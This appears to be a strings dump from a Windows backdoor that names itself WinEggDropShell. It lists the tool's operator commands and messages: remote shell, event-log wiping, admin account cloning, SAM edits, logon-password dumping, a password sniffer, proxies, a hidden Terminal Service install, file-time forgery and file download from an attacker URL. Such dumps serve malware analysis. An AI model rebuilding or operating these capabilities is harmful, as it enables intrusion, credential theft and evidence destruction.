0007DDA9	1007DDA9	0	Slackbot
0007DDB4	1007DDB4	0	Fail To Get Computer Name
0007DDD6	1007DDD6	0	RCPT TO:%s
0007DDE3	1007DDE3	0	MAIL FROM:Victim@hotmail.com
0007DE09	1007DE09	0	mx3.hotmail.com
0007DE19	1007DE19	0	mx2.hotmail.com

0007DE29 1007DE29 0 mx1.hotmail.com
0007DE39 1007DE39 0 (%s Running On Port: %d Start Time: %d/%d/%d %d:%d:%d)
0007DE77 1007DE77 0 Fail To Retrieve Local IP
0007DE97 1007DE97 0 IP Address:
0007DEA5 1007DEA5 0 @HOTMAIL.COM
0007DEB2 1007DEB2 0 Fail To Clean %s Event Log
0007DECF 1007DECF 0 Clean %s Event Log Successfully
0007DEF1 1007DEF1 0 Security
0007DEFA 1007DEFA 0 Application
0007DF08 1007DF08 0 Fail To View Terminal Service Port.The System May Not Installed Terminal Service Yet.
0007DF64 1007DF64 0 Terminal Service Port Is: %d
0007DF85 1007DF85 0 PortNumBer
0007DF90 1007DF90 0 Current Display Mode: %i x %i(%iBit)(%dHz)
0007DFBD 1007DFBD 0 Video Card Memory: %d M
0007DFD7 1007DFD7 0 Video Card Dac Type: %s
0007DFF1 1007DFF1 0 Video Card Chip Type: %s
0007E00C 1007E00C 0 Video Card: %s
0007E01D 1007E01D 0 Video Card Information:
0007E037 1007E037 0 HardwareInformation.MemorySize
0007E056 1007E056 0 HardwareInformation.DacType
0007E072 1007E072 0 HardwareInformation.ChipType
0007E08F 1007E08F 0 Device Description
0007E0A2 1007E0A2 0 System\CurrentControlSet\Services\inv\Device0
0007E0CF 1007E0CF 0 INVALID
0007E0D7 1007E0D7 0 UNKNOWN
0007E0DF 1007E0DF 0 RAMDISK
0007E0E7 1007E0E7 0 CDROM
0007E0ED 1007E0ED 0 REMOTE
0007E0F4 1007E0F4 0 REMOVABLE
0007E0FE 1007E0FE 0 FIXED
0007E104 1007E104 0 Driver %c:
0007E111 1007E111 0 Drive %c: (%s)
0007E127 1007E127 0 DDrive %c: (%s) Total Space: %6ldM-->%.1fG Free Space: %6ldM-->%.1fG
0007E16E 1007E16E 0 Fixed
0007E179 1007E179 0 Disk Information:
0007E192 1007E192 0 ProcessorNameString
0007E1A6 1007E1A6 0 Hardware\Description\System\CentralProcessor\0
0007E1D5 1007E1D5 0 Number of Processors:%u
0007E1EF 1007E1EF 0 Cpu: %dMHz
0007E1FB 1007E1FB 0 Ram: %dMB Total, %dMB Free
0007E217 1007E217 0 Os:%s
0007E21E 1007E21E 0 Uptime: %d Day %d Hour %d Minute
0007E240 1007E240 0 System Directory:%s
0007E256 1007E256 0 Cpu: %s
0007E25F 1007E25F 0 Ram: %dMB Total, %dMB Free
0007E27B 1007E27B 0 Os:%s
0007E282 1007E282 0 Uptime: %d Day %d Hour %d Minute
0007E2A4 1007E2A4 0 System Directory:%s
0007E2BA 1007E2BA 0 %s %dMhz
0007E2C7 1007E2C7 0 %s%s (Build %d)
0007E2D7 1007E2D7 0 Server
0007E2DE 1007E2DE 0 %sVersion %d.%d %s (Build %d)
0007E2FE 1007E2FE 0 SERVERNT
0007E307 1007E307 0 LANMANNT
0007E310 1007E310 0 Professinal
0007E31D 1007E31D 0 WINNT
0007E323 1007E323 0 Early Version Of Windows NT
0007E340 1007E340 0 ProductType
0007E34C 1007E34C 0 SYSTEM\CurrentControlSet\Control\ProductOptions
0007E37C 1007E37C 0 Server
0007E384 1007E384 0 Web Server
0007E390 1007E390 0 EnterPrise Server
0007E3A3 1007E3A3 0 Advanced Server
0007E3B4 1007E3B4 0 DataCenter Server
0007E3C7 1007E3C7 0 Microsoft Windows .NET
0007E3DF 1007E3DF 0 Professional
0007E3ED 1007E3ED 0 Home Edition
0007E3FB 1007E3FB 0 Microsoft Windows XP
0007E411 1007E411 0 Unknown System
0007E421 1007E421 0 Microsoft Windows .Net 2003
0007E43E 1007E43E 0 Microsoft Windows 2000
0007E456 1007E456 0 Microsoft Windows NT
0007E46C 1007E46C 0 SoftWare\Microsoft\Windows NT\CurrentVersion
0007E499 1007E499 0 Fail To Gather SystemInfo
0007E4B5 1007E4B5 0 Fail To Get Default Language

0007E4D4	1007E4D4	0	No Defined Yet
0007E4E5	1007E4E5	0	Vietnamese
0007E4F2	1007E4F2	0	Uzbek
0007E4F9	1007E4F9	0	(India)
0007E503	1007E503	0	(Pakistan)
0007E510	1007E510	0	Urdu
0007E516	1007E516	0	Ukrainian
0007E522	1007E522	0	Turkish
0007E533	1007E533	0	Tatar (Tatarstan)
0007E547	1007E547	0	(Finland)
0007E557	1007E557	0	Swahili (Kenya)
0007E570	1007E570	0	Slovenian
0007E57C	1007E57C	0	Slovak
0007E585	1007E585	0	Serbian (Latin)
0007E597	1007E597	0	Serbian (Cyrillic)
0007E5AC	1007E5AC	0	Croatian
0007E5B7	1007E5B7	0	Serbian
0007E5C0	1007E5C0	0	Russian
0007E5CA	1007E5CA	0	Romanian
0007E5D5	1007E5D5	0	(Portugal)
0007E5E2	1007E5E2	0	(Brazil)
0007E5ED	1007E5ED	0	Portuguese
0007E5F9	1007E5F9	0	Polish
0007E602	1007E602	0	(Nynorsk)
0007E60E	1007E60E	0	(Bokmal)
0007E619	1007E619	0	Norwegian
0007E624	1007E624	0	(Brunei Darussalam)
0007E63A	1007E63A	0	(Malaysian)
0007E648	1007E648	0	Malay
0007E64F	1007E64F	0	FYRO Macedonian
0007E661	1007E661	0	Lithuanian
0007E66E	1007E66E	0	Latvian
0007E678	1007E678	0	Indonesian
0007E685	1007E685	0	Icelandic
0007E691	1007E691	0	Hungarian
0007E69D	1007E69D	0	Greek
0007E6A5	1007E6A5	0	Finnish
0007E6AF	1007E6AF	0	Farsi
0007E6B7	1007E6B7	0	Faeroese
0007E6C2	1007E6C2	0	Estonian
0007E6CD	1007E6CD	0	Danish
0007E6D6	1007E6D6	0	Czech
0007E6DE	1007E6DE	0	Catalan
0007E6E8	1007E6E8	0	Burmese
0007E6F2	1007E6F2	0	Bulgarian
0007E6FE	1007E6FE	0	Belarusian
0007E70B	1007E70B	0	Basque
0007E714	1007E714	0	(Cyrillic)
0007E721	1007E721	0	(Latin)
0007E72B	1007E72B	0	Azeri
0007E732	1007E732	0	(Qatar)
0007E73C	1007E73C	0	(Bahrain)
0007E748	1007E748	0	(U.A.E.)
0007E753	1007E753	0	(Kuwait)
0007E75E	1007E75E	0	(Lebanon)
0007E76A	1007E76A	0	(Jordan)
0007E775	1007E775	0	(Syria)
0007E77F	1007E77F	0	(Yemen)
0007E789	1007E789	0	(Oman)
0007E792	1007E792	0	(Tunisia)
0007E79E	1007E79E	0	(Morocco)
0007E7AA	1007E7AA	0	(Algeria)
0007E7B6	1007E7B6	0	(Libya)
0007E7C0	1007E7C0	0	(Egypt)
0007E7CA	1007E7CA	0	(Iraq)
0007E7D3	1007E7D3	0	(Saudi Arabia)
0007E7E4	1007E7E4	0	Arabic
0007E7EC	1007E7EC	0	Afrikaans
0007E7F8	1007E7F8	0	Albanian
0007E803	1007E803	0	(Belgium)
0007E80F	1007E80F	0	(Netherlands)
0007E81F	1007E81F	0	Dutch
0007E826	1007E826	0	Korean
0007E82F	1007E82F	0	Japanese
0007E83A	1007E83A	0	Italian

0007E843 1007E843 0 (Liechtenstein)
0007E855 1007E855 0 (Austria)
0007E861 1007E861 0 German
0007E869 1007E869 0 (Monaco)
0007E874 1007E874 0 (Luxembourg)
0007E883 1007E883 0 (Switzerland)
0007E893 1007E893 0 (Belgian)
0007E89F 1007E89F 0 (Standard)
0007E8AC 1007E8AC 0 French
0007E8B4 1007E8B4 0 (Puerto Rico)
0007E8C4 1007E8C4 0 (Nicaragua)
0007E8D2 1007E8D2 0 (Honduras)
0007E8DF 1007E8DF 0 (El Salvador)
0007E8EF 1007E8EF 0 (Bolivia)
0007E8FB 1007E8FB 0 (Paraguay)
0007E908 1007E908 0 (Uruguay)
0007E914 1007E914 0 (Chile)
0007E91E 1007E91E 0 (Ecuador)
0007E92A 1007E92A 0 (Argentina)
0007E938 1007E938 0 (Peru)
0007E941 1007E941 0 (Colombia)
0007E94E 1007E94E 0 (Venezuela)
0007E95C 1007E95C 0 (Dominican Republic)
0007E973 1007E973 0 (Panama)
0007E97E 1007E97E 0 (Costa Rica)
0007E98D 1007E98D 0 (Guatemala)
0007E99B 1007E99B 0 (Spain, Modern Sort)
0007E9B2 1007E9B2 0 (Mexican)
0007E9BE 1007E9BE 0 (Spain, Traditional Sort)
0007E9DA 1007E9DA 0 Spanish
0007E9E3 1007E9E3 0 (Singapore)
0007E9F1 1007E9F1 0 (HongKong)
0007E9FE 1007E9FE 0 (RPC)
0007EA06 1007EA06 0 (TaiWan)
0007EA11 1007EA11 0 Chinese
0007EA1A 1007EA1A 0 (Unknown)
0007EA26 1007EA26 0 (Philippines)
0007EA36 1007EA36 0 (Zimbabwe)
0007EA43 1007EA43 0 (Trinidad)
0007EA50 1007EA50 0 (Belize)
0007EA5B 1007EA5B 0 (Caribbean)
0007EA69 1007EA69 0 (Jamaica)
0007EA75 1007EA75 0 (South Africa)
0007EA86 1007EA86 0 (Ireland)
0007EA92 1007EA92 0 (New Zealand)
0007EAA2 1007EAA2 0 (Canadian)
0007EAAF 1007EAAF 0 (Australian)
0007EABE 1007EABE 0 (United Kingdom)
0007EAD1 1007EAD1 0 (United States)
0007EAE3 1007EAE3 0 English
0007EAEC 1007EAEC 0 The Default Language:
0007EB05 1007EB05 0 Invalid Thread Number
0007EB21 1007EB21 0 You Can't Disconnect Yourself
0007EB45 1007EB45 0 Fail To Retrieve My ThreadNumber
0007EB6A 1007EB6A 0 Disconnecting Thread(%d)->IP(%s)
0007EB8D 1007EB8D 0 The Shell Spawn By Thread(%d)->IP(%s) Has Been Killed
0007EBC5 1007EBC5 0 Thread(%d)->IP(%s)
0007EBDA 1007EBDA 0 No One Is On Shell
0007EBEF 1007EBEF 0 Completed
0007EBFB 1007EBFB 0 Thread Number %d->IP %s
0007EC15 1007EC15 0 Thread Number %d->IP %s(Current)
0007EC38 1007EC38 0 Invalid Buddy Thread
0007EC4F 1007EC4F 0 Invalid Thread Number
0007EC67 1007EC67 0 You Can't Send Message To Yourself
0007EC8C 1007EC8C 0 Thread(%d)->IP(%s) Is Doing A Shell
0007ECB4 1007ECB4 0 Thread(%d)->IP(%s): %c%s%c
0007ECD7 1007ECD7 0 SeShutdownPrivilege
0007ECED 1007ECED 0 The System Error Code: %d
0007ED0B 1007ED0B 0 The User(%s) Password Has Been Changed
0007ED34 1007ED34 0 Clone Fails
0007ED42 1007ED42 0 The Account %s Has Been Cloned To %s
0007ED69 1007ED69 0 Fail To Get The %s ID
0007ED81 1007ED81 0 Getting The UserName(%c%s%c)-->ID(0x%s) Successfully
0007EDB8 1007EDB8 0 Wrong UserName Or No Enough Privilege
0007EDE0 1007EDE0 0 Query Value Error

0007EDF4	1007EDF4	0	SAM\SAM\Domains\Account\Users\Names\
0007EE19	1007EE19	0	Fail To Set F Value Buffer
0007EE36	1007EE36	0	Set F Value Successfully
0007EE51	1007EE51	0	Fail To Get F Value Buffer
0007EE6E	1007EE6E	0	Get F Value Buffer Successfully
0007EE90	1007EE90	0	SAM\SAM\Domains\Account\Users\
0007EEB1	1007EEB1	0	Set %s Never Logon And Zero Time Logon To The System Successfully
0007EEF5	1007EEF5	0	00000
0007EEFB	1007EEFB	0	Press Enter To Continue Or Other Keys To Quit.....
0007EF38	1007EF38	0	No SubKeys Found
0007EF4D	1007EF4D	0	SAM\SAM\Domains\Account\Users\Names
0007EF71	1007EF71	0	SAM\SAM\Domains\Account\Users
0007EF91	1007EF91	0	UnKnown System
0007EFA4	1007EFA4	0	Fail To Install Terminal Service
0007EFCB	1007EFCB	0	The System Is Win NT 4.0;Unable To Install Terminal Service
0007F00B	1007F00B	0	Invalid Port Number
0007F023	1007F023	0	The Port Number Is Out Of Bound
0007F047	1007F047	0	You Need To Reboot The System To Take Effect
0007F07A	1007F07A	0	Wait 5 To 10 Seconds;Then Connect To Port %s With TS Client
0007F0BC	1007F0BC	0	You Can Now Connect To Port %s With TS Client
0007F0F0	1007F0F0	0	The Terminal Service Is Deleted From The System
0007F122	1007F122	0	fSingleSessionPerUser
0007F138	1007F138	0	TSUserEnabled
0007F146	1007F146	0	fDenyTSConnections
0007F15B	1007F15B	0	This System Is Not A Server
0007F17B	1007F17B	0	The Terminal Service Is Not Stopped Currently
0007F1AD	1007F1AD	0	The Terminal Service Exists
0007F1CB	1007F1CB	0	Fail To Modify Some Keys Related To Terminal Service
0007F202	1007F202	0	Fail To Modify Terminal Service Port
0007F229	1007F229	0	Fail To Install Terminal Service
0007F24C	1007F24C	0	Install Terminal Service Succesfully
0007F273	1007F273	0	Termsrv.exe
0007F27F	1007F27F	0	Fail To Re-Install Terminal Service
0007F2A5	1007F2A5	0	Re-Install Terminal Service Succesfully
0007F2D1	1007F2D1	0	Fail To Install Service %c%s%c
0007F2F4	1007F2F4	0	Install Service %c%s%c Successfully
0007F31C	1007F31C	0	Fail To Get The Current Directory
0007F342	1007F342	0	The File %c%s%c Doesn't Exist In The Current Directory
0007F37D	1007F37D	0	The Service Name Has Been Taken
0007F39F	1007F39F	0	PortNumber
0007F3AA	1007F3AA	0	System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
0007F3EF	1007F3EF	0	Hotkey
0007F3F6	1007F3F6	0	.DEFAULT\Keyboard Layout\Toggle
0007F418	1007F418	0	Start
0007F41E	1007F41E	0	SYSTEM\CurrentControlSet\Services\TermDD
0007F447	1007F447	0	TSEnabled
0007F451	1007F451	0	SYSTEM\CurrentControlSet\Control\Terminal Server
0007F482	1007F482	0	EnableAdminTSRemote
0007F496	1007F496	0	SOFTWARE\Policies\Microsoft\Windows\Installer
0007F4C4	1007F4C4	0	ShutdownWithoutLogon
0007F4DB	1007F4DB	0	Enabled
0007F4E3	1007F4E3	0	SOFTWARE\Microsoft\Windows\CurrentVersion\netcache
0007F516	1007F516	0	List IP Completed
0007F52A	1007F52A	0	Local IP Address(%d): %s
0007F54A	1007F54A	0	Local Host Name: %s
0007F560	1007F560	0	Local Computer Name: %s
0007F57A	1007F57A	0	Get Host By Name Fails
0007F593	1007F593	0	Fail To Get Host Name
0007F5AD	1007F5AD	0	List Help Completed
0007F5C3	1007F5C3	0	XTelnet RemoteHost RemotePort -->Telnet To Remote Host
0007F604	1007F604	0	WholsShell -->List Who Is Doing A Shell
0007F649	1007F649	0	ViewService ServiceName -->View Service Status
0007F688	1007F688	0	ViewFile FileName -->View Ascii File Content
0007F6CB	1007F6CB	0	ViewHTTPProxyInfo -->View HTTP Proxy Info
0007F70B	1007F70B	0	ViewFTPServerInfo -->View FTP Server Info
0007F74B	1007F74B	0	ViewFTPInfo -->View FTP Connection Info
0007F78F	1007F78F	0	ViewHTTPInfo -->View HTTP Server Info
0007F7D0	1007F7D0	0	ViewProxyInfo -->View Sock5 Proxy Info
0007F811	1007F811	0	ViewSniffer -->View PassSniffer Status
0007F854	1007F854	0	ViewTimeOut -->View Time Out
0007F88D	1007F88D	0	ViewPath -->View Current Path
0007F8CA	1007F8CA	0	ViewKey -->View Keys
0007F8FF	1007F8FF	0	ViewThreads -->View The Redirect Thread Info
0007F948	1007F948	0	UnShield -->De-Activate The Shield
0007F98A	1007F98A	0	TerminalPort Port -->Set New Terminal Port

0007F9CB	1007F9CB	0	TerminalPort	-->View Terminal Service Port
0007FA11	1007FA11	0	StopFTPServer	-->Stop FTP Server
0007FA4C	1007FA4C	0	StopHTTPProxy	-->Stop HTTP Proxy
0007FA87	1007FA87	0	StopProxy	-->Stop Sock5 Proxy
0007FAC3	1007FAC3	0	StartHTTPProxy Port [AllowedIP]	-->Start HTTP Proxy
0007FAFF	1007FAFF	0	StartProxy [UserName] [Password] Port AllowedIP	-->Start Sock5 Proxy
0007FB46	1007FB46	0	Send ThreadNumber All Message	-->Send Message To Your Buddy
0007FB8C	1007FB8C	0	StartSniffer NIC	-->Start Sniffer
0007FBC5	1007FBC5	0	SetTimeOut Time	-->Set Time Out
0007FBFD	1007FBFD	0	StartService ServiceName	-->Start A Service
0007FC38	1007FC38	0	StopService ServiceName	-->Stop A Service
0007FC72	1007FC72	0	SetPath Path	-->Set Path
0007FCA6	1007FCA6	0	StopSniffer	-->Stop Pass Sniffer
0007FCE3	1007FCE3	0	Sysinfo	-->View System Information
0007FD26	1007FD26	0	StopBackDoor	-->Stop WinEggDropShell
0007FD66	1007FD66	0	Shield	-->Activate The Shield
0007FDA5	1007FDA5	0	Shell	-->Get A Shell
0007FDDC	1007FDDC	0	ShutDown	-->ShutDown The System
0007FE1B	1007FE1B	0	ShowName	-->List All UserNames
0007FE59	1007FE59	0	ShowSID	-->List UserName SID
0007FE96	1007FE96	0	RegEdit	-->Edit The Registry
0007FED3	1007FED3	0	Redirect SPort RemoteHost RPort [AllowedIP]	-->Port Redirector
0007FF18	1007FF18	0	Reboot	-->Reboot The System
0007FF55	1007FF55	0	Pskill PID Name	-->Kill Process
0007FF8D	1007FF8D	0	PowerOff	-->Shut The Power
0007FFC7	1007FFC7	0	Pslist	-->List Processes
00080001	10080001	0	OffShell	-->Kill A Shell
00080039	10080039	0	Online	-->List All Connected IP
0008007A	1008007A	0	Never UserName	-->Set Logon To Never
000800B8	100800B8	0	Logoff	-->Logoff The User
000800F3	100800F3	0	ListIP	-->List IP
00080126	10080126	0	KillFTPD FTPDSessionNumber	-->Kill FTP Server Session
00080169	10080169	0	KillHttpServer ThreadNumber	-->Kill HTTP Server Thread
000801AC	100801AC	0	KillThreads ThreadNumber	-->Kill Redirect Thread
000801EC	100801EC	0	InstallTerm Port	-->Install Terminal Service
00080230	10080230	0	HTTPServer RootDir Port [AllowedIP]	-->Start HTTP Server
0008026D	1008026D	0	http://IP/a.exe a.exe	-->Download A File
000802A8	100802A8	0	Help	-->List Help
000802DD	100802DD	0	GetUser	-->List All System Accounts
00080321	10080321	0	FileTime SourceFile DestFile	-->Modify File Time
0008035D	1008035D	0	FTPServer ControlPort BindPort User Pass RootDir AllowedIP Access	-->FTP Server
000803AE	100803AE	0	FTP	-->FTP Console
000803E5	100803E5	0	Filter	-->Filter Console
0008041F	1008041F	0	FindPassword	-->Display The Logon Accounts Password
0008046E	1008046E	0	FilterInfo	-->View TCP/IP Filtering Info
000804B4	100804B4	0	Fport	-->Port Mapper
000804EB	100804EB	0	Execute Program	-->Execute A Program
00080528	10080528	0	EnumService	-->List All Running Services
0008056D	1008056D	0	Exit	-->Disconnect
000805A3	100805A3	0	EnableFilter	-->Enable TCP/IP Filtering
000805E6	100805E6	0	DelKey KeyName	-->Delete Key
0008061C	1008061C	0	DeleteService ServiceName	-->Delete A Service
00080658	10080658	0	Disconnect ThreadNumber All	-->Disconnect Others
00080695	10080695	0	DelFile FileName	-->Del A File
000806CB	100806CB	0	DirFile <FileName>	-->List Files
00080701	10080701	0	DeleteHTTPProxySetting	-->Delete HTTP Proxy Settings
00080747	10080747	0	DeleteSnifferSetting	-->Delete Sniffer Settings
0008078A	1008078A	0	DeleteProxySetting	-->Delete Sock Proxy Settings
000807D0	100807D0	0	DeleteFTPSetting	-->Delete FTP Server Settings
00080816	10080816	0	DisableFilter	-->Disable TCP/IP Filtering
0008085A	1008085A	0	ConfigService StartType ServiceName	-->Config Service StartType
0008089E	1008089E	0	Clone Admin Guest Password	-->Clone Account
000808D7	100808D7	0	CheckClone	-->Check Clone Account
00080916	10080916	0	CleanEvent	-->Clean Event Logs
00080954	10080954	0	AR	-->Restore Common Association
0008099A	1008099A	0	Fail To Delete File %s	
000809B3	100809B3	0	Delete File %s Successfully	
000809D1	100809D1	0	File %s Doesn't Exist	
000809EB	100809EB	0	Create Download Thread Successfully	
00080A15	10080A15	0	Fail To Create Downlaod Thread	
00080A38	10080A38	0	Status. %s->%d(Bytes) In %d Second %d(Bytes)/S	
00080A6D	10080A6D	0	DownLoad Completed. %s->%d(Bytes) In %d Second %d(Bytes)/S	
00080AAC	10080AAC	0	Downloading.....	
00080AC1	10080AC1	0	Resuming.....	
00080AD5	10080AD5	0	Fail To Move The File Pointer Locally	

00080B01	10080B01	0 The Web Server Doesn't Support Resume
00080B2D	10080B2D	0 Remote File Size = Local File Size
00080B56	10080B56	0 Remote File Size Is Bigger Than Local File Size
00080B8C	10080B8C	0 Fail To Open File For Writing
00080BB0	10080BB0	0 The File %s Doesn't Exist On The Web Server
00080BE2	10080BE2	0 Fail To Connect TO HTTP Server
00080C07	10080C07	0 Fail To Construct A HTTP Session
00080C2C	10080C2C	0 Mozilla/4.0 (compatible)
00080C4B	10080C4B	0 Fail To Query Info For Setting File Pointer
00080C7D	10080C7D	0 Fail To Send Request For Setting File Pointer
00080CAF	10080CAF	0 Range:bytes=%u-
00080CC1	10080CC1	0 Fail To Open Request For Setting File Pointer
00080CF5	10080CF5	0 Invalid URL
00080D07	10080D07	0 Fail To Query Info
00080D1E	10080D1E	0 Fail To Open Request
00080D37	10080D37	0 text/html
00080D43	10080D43	0 Fail To Query The File Size
00080D65	10080D65	0 The File Doesn't Exist Or Fail To Send Request
00080D9A	10080D9A	0 Fail To Open Request
00080DB3	10080DB3	0 HTTP/1.1
00080DC2	10080DC2	0 Not Connect To HTTP Yet
00080DDE	10080DDE	0 Listing Files Completed
00080DF8	10080DF8	0 Bytes
00080E01	10080E01	0 <Dir>
00080E09	10080E09	0
00080E10	10080E10	0 File Not Found
00080E23	10080E23	0 Start
00080E2A	10080E2A	0 Start
00080E31	10080E31	0 Start
00080E39	10080E39	0 StartHTTPProxy
00080E48	10080E48	0 Clone
00080E4E	10080E4E	0 FileTime
00080E57	10080E57	0 Redirect
00080E60	10080E60	0 RWLCDU
00080E67	10080E67	0 FTPServer
00080E71	10080E71	0 XTelnet
00080E79	10080E79	0 HTTPServer
00080E84	10080E84	0 StartProxy
00080E91	10080E91	0 Invalid Start Type
00080EA8	10080EA8	0 Disable
00080EB0	10080EB0	0 Demand
00080EBC	10080EBC	0 ConfigService
00080ECA	10080ECA	0 StartSniffer
00080ED7	10080ED7	0 ViewFile
00080EE2	10080EE2	0 Fail To Deliver Message
00080F00	10080F00	0 Send Message Successfully
00080F20	10080F20	0 The Message Is Too Long
00080F41	10080F41	0 KillFTPD
00080F4A	10080F4A	0 KillHttpServer
00080F5B	10080F5B	0 The Key Name Is Too Long
00080F78	10080F78	0 DelKey
00080F81	10080F81	0 Enumerating SID Completed
00080FA5	10080FA5	0 Service Information Completed
00080FC7	10080FC7	0 ViewService
00080FD3	10080FD3	0 KillThreads
00080FE1	10080FE1	0 Usage: TerminalPort PortNumber
00081001	10081001	0 Example: TerminalPort 3389
00081022	10081022	0 Invalid Port
00081035	10081035	0 The Port Is Out Of Bound
00081054	10081054	0 The Terminal Service Port Has Been Set To %s
00081085	10081085	0 TerminalPort
00081092	10081092	0 SetPath
0008109C	1008109C	0 Invalid Number Of Time
000810B9	100810B9	0 The Time Out Has Been Set To: %s Seconds
000810E6	100810E6	0 SetTimeout
000810F3	100810F3	0 Fail To Delete The Service
00081114	10081114	0 Delete Service %c%s%c Successfully
0008113B	1008113B	0 DeleteService
0008114B	1008114B	0 The Service Is Not Stopped
0008116C	1008116C	0 Fail To Start The Service
0008118C	1008118C	0 Start Service %c%s%c Successfully
000811B2	100811B2	0 StartService
000811C1	100811C1	0 The Service Doesn't Exist
000811E1	100811E1	0 The Service Is Not Running
00081202	10081202	0 Fail To Stop The Service

00081221	10081221	0	Stop Service %c%s%c Successfully
00081248	10081248	0	The Service Name Is Too Long
00081269	10081269	0	StopService
00081275	10081275	0	Disconnect
00081282	10081282	0	Fail To Execute Command
000812A0	100812A0	0	Execute Command Successfully
000812C3	100812C3	0	The String Is Too Long
000812DE	100812DE	0	Execute
000812E6	100812E6	0	Never
000812EC	100812EC	0	InstallTerm
000812F8	100812F8	0	DelFile
00081300	10081300	0	http://
00081308	10081308	0	DirFile
00081310	10081310	0	Pskill
00081317	10081317	0	ViewHTTPProxyInfo
0008132A	1008132A	0	ViewHTTPProxyInfo
0008133D	1008133D	0	ViewHTTPProxyInfo
00081351	10081351	0	StopHTTPProxy
00081360	10081360	0	StopHTTPProxy
0008136F	1008136F	0	StopHTTPProxy
00081381	10081381	0	Logoff Fails
00081394	10081394	0	Logoff Is Taking Place.....
000813B8	100813B8	0	Logoff
000813C0	100813C0	0	Logoff
000813C8	100813C8	0	Logoff
000813D3	100813D3	0	PowerOff Fails
000813E8	100813E8	0	PowerOff Is Taking Place.....
0008140E	1008140E	0	PowerOff
00081418	10081418	0	PowerOff
00081422	10081422	0	PowerOff
0008142F	1008142F	0	ShutDown Fails
00081444	10081444	0	ShutDown Is Taking Place.....
0008146A	1008146A	0	ShutDown
00081474	10081474	0	ShutDown
0008147E	1008147E	0	ShutDown
00081489	10081489	0	Reboot Fails
0008149A	1008149A	0	Reboot Is Taking Place.....
000814BE	100814BE	0	Reboot
000814C6	100814C6	0	Reboot
000814CE	100814CE	0	Reboot
000814D7	100814D7	0	Fport
000814DE	100814DE	0	Fport
000814E5	100814E5	0	Fport
00081500	10081500	0	ShowName
0008150A	1008150A	0	ShowName
00081514	10081514	0	ShowName
0008151F	1008151F	0	ShowSID
00081528	10081528	0	ShowSID
00081531	10081531	0	ShowSID
0008153B	1008153B	0	Online
00081543	10081543	0	Online
0008154B	1008154B	0	Online
00081554	10081554	0	FindPassword
00081562	10081562	0	FindPassword
00081570	10081570	0	FindPassword
0008157F	1008157F	0	Pslip
00081587	10081587	0	Pslip
0008158F	1008158F	0	Pslip
0008159A	1008159A	0	Thread(%d)->IP(%s) Is Doing A Shell.Wait
000815C7	100815C7	0	Shell
000815CE	100815CE	0	Shell
000815D5	100815D5	0	Shell
000815DD	100815DD	0	Listip
000815E5	100815E5	0	Listip
000815ED	100815ED	0	Listip
00081609	10081609	0	WholsShell
00081615	10081615	0	WholsShell
00081621	10081621	0	WholsShell
0008162E	1008162E	0	TerminalPort
0008163C	1008163C	0	TerminalPort
0008164A	1008164A	0	TerminalPort
00081659	10081659	0	Sysinfo
00081662	10081662	0	Sysinfo
0008166B	1008166B	0	Sysinfo
00081675	10081675	0	OffShell

0008167F	1008167F	0 OffShell
00081689	10081689	0 OffShell
00081694	10081694	0 CleanEvent
000816A0	100816A0	0 CleanEvent
000816AC	100816AC	0 CleanEvent
000816BB	100816BB	0 Current Time Out Set To: %d Seconds
000816E3	100816E3	0 ViewTimeOut
000816F0	100816F0	0 ViewTimeOut
000816FD	100816FD	0 ViewTimeOut
0008170B	1008170B	0 ViewPath
00081715	10081715	0 ViewPath
0008171F	1008171F	0 ViewPath
0008172A	1008172A	0 ViewThreads
00081737	10081737	0 ViewThreads
00081744	10081744	0 ViewThreads
00081754	10081754	0 List System Accounts Completed
00081775	10081775	0 GetUser
0008177E	1008177E	0 GetUser
00081787	10081787	0 GetUser
00081793	10081793	0 TCP/IP Filter Is Disabled
000817B3	100817B3	0 TCP/IP Filter Is Enabled
000817D0	100817D0	0 FilterInfo
000817DC	100817DC	0 FilterInfo
000817E8	100817E8	0 FilterInfo
000817F5	100817F5	0 DisableFilter
00081804	10081804	0 DisableFilter
00081813	10081813	0 DisableFilter
00081823	10081823	0 EnableFilter
00081831	10081831	0 EnableFilter
0008183F	1008183F	0 EnableFilter
00081859	10081859	0 The Password Sniffer Is Not Running Currently
0008188B	1008188B	0 StopSniffer
00081898	10081898	0 StopSniffer
000818A5	100818A5	0 StopSniffer
000818B3	100818B3	0 ViewSniffer
000818C0	100818C0	0 ViewSniffer
000818CD	100818CD	0 ViewSniffer
000818DB	100818DB	0 ViewKey
000818E4	100818E4	0 ViewKey
000818ED	100818ED	0 ViewKey
000818F7	100818F7	0 StopProxy
00081902	10081902	0 StopProxy
0008190D	1008190D	0 StopProxy
00081919	10081919	0 ViewProxyInfo
00081928	10081928	0 ViewProxyInfo
00081937	10081937	0 ViewProxyInfo
00081947	10081947	0 StopFTPServer
00081956	10081956	0 StopFTPServer
00081965	10081965	0 StopFTPServer
00081975	10081975	0 ViewFTPServerInfo
00081988	10081988	0 ViewFTPServerInfo
0008199B	1008199B	0 ViewFTPServerInfo
000819AF	100819AF	0 DeleteHTTPProxySetting
000819C7	100819C7	0 DeleteHTTPProxySetting
000819DF	100819DF	0 DeleteHTTPProxySetting
000819F8	100819F8	0 DeleteSnifferSetting
00081A0E	10081A0E	0 DeleteSnifferSetting
00081A24	10081A24	0 DeleteSnifferSetting
00081A3B	10081A3B	0 DeleteProxySetting
00081A4F	10081A4F	0 DeleteProxySetting
00081A63	10081A63	0 DeleteProxySetting
00081A78	10081A78	0 DeleteFTPSetting
00081A8A	10081A8A	0 DeleteFTPSetting
00081A9C	10081A9C	0 DeleteFTPSetting
00081AB1	10081AB1	0 Usage: XTelnet RemoteHost RemotePort
00081AD7	10081AD7	0 Example: XTelnet 210.22.124.12 12345
00081B00	10081B00	0 XTelnet
00081B09	10081B09	0 XTelnet
00081B12	10081B12	0 XTelnet
00081B1E	10081B1E	0 Usage: StartHTTPProxy ProxyPort [AllowedIP]
00081B4B	10081B4B	0 Example: StartHTTPProxy 8090
00081B69	10081B69	0 Example: StartHTTPProxy 8090 12.12.*.*
00081B94	10081B94	0 StartHTTPProxy
00081BA4	10081BA4	0 StartHTTPProxy
00081BB4	10081BB4	0 StartHTTPProxy

00081BC7	10081BC7	0	Usage: KillFTPD FTPDSessionNumber
00081BEA	10081BEA	0	Example: KillFTPD 1
00081C02	10081C02	0	KillFTPD
00081C0C	10081C0C	0	KillFTPD
00081C16	10081C16	0	KillFTPD
00081C23	10081C23	0	Usage: FileTime SourceFileName, DestFileName
00081C50	10081C50	0	Example: FileTime Write.exe abc.exe
00081C78	10081C78	0	FileTime
00081C82	10081C82	0	FileTime
